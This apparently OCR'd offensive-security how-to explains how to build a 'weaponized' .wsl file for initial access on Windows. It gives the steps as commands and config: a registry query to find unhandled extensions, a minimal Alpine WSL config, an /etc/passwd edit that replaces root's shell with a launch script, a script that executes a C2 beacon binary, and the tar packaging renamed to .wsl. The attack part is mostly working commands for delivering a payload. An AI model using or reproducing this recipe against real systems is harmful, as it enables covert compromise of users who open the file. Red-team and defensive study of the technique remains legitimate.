
A small How-To on creating your own weaponized WSL file

github.com/dmcxblue/WSL-Payloads




WSL Files

When looking into possible new file formats for Initial Access, one really grabbed my attention. By using the following PowerShell one-liner, you can find file extensions available on the workstation. When reviewing the results, you might notice that some extensions do not have a designated program for execution:

```
Get-ChildItem Registry::HKEY_CLASSES_ROOT | Where-Object { $_.Name -match '^.*\\\.' }
```

From the output, the `.wsl` file extension was particularly interesting.

We are already familiar with WSL as the **Windows Subsystem for Linux (WSL)**, which allows developers to run a GNU/Linux environment on Windows. While powerful, WSL is traditionally limited to terminal-based interactions. Users can run Linux on the Windows workstation with some capabilities that are limited to the terminal. Reading the documentation for WSL, I found an interesting paragraph highlighting WSL file extensions.



Weaponizing a WSL File

To create a weaponized WSL file, three components are required:

1. **An OS (root filesystem)**
2. **A WSL configuration file**
3. **A payload that connects back to a C2 server**

File Size Concerns

Initially, I was concerned about the file size. My first demo was around **100MB**, which was excessive since I didn't need full OS capabilities just a way to run a command or payload.

Thanks to a tweet, I discovered **Alpine Linux**, a great choice due to its minimal file size (~8MB).

The WSL Configuration File

The **WSL configuration file**, which only needs the `[oobe]` tag and a default name to function. This config file must be placed under the `/etc` directory.

Example `wsl-distribution.conf`:

```
[oobe]
defaultName = CalcWSL
```

Crafting the Payload

This part was tricky. While the WSL config file supports a `command` tag, it didn’t reliably execute across distributions (Ubuntu, Debian, Alpine). For example:

- **Debian**: I could simply replace the `.bashrc` file with my commands/payload and it worked.
- **Alpine**: This didn’t work on the first run. To make it reliable, I had to modify the `passwd` file.

By editing the `passwd` file, I ensured that every time the WSL instance launched **as root**, it would execute a script instead of opening a shell.

Modified `/etc/passwd` line:

```
root:x:0:0:root:/root:/root/launch.sh  # <- Path to Script
```

The `launch.sh` Script

```
#!/bin/sh
exec /root/beacon_x64.exe
```

This script executes the beacon payload. Once the script and payload are set we should give them execution properties

```
chmod +x launch.sh

chmod +x beacon_x64.exe
```

Compiling the WSL Root Filesystem

Once you have:

- The OS (e.g., Alpine Linux)
- The `wsl-distribution.conf` configuration file
- The payload and launch script

You can compile everything into a WSL-compatible tarball:

```
tar --numeric-owner -cf Alpine.tar -C /tmp/alpine/ .
```

This results in a small `.tar` which we simply rename to the `WSL` extension.

Demo:

▼ WSL-Execution-Demo.mp4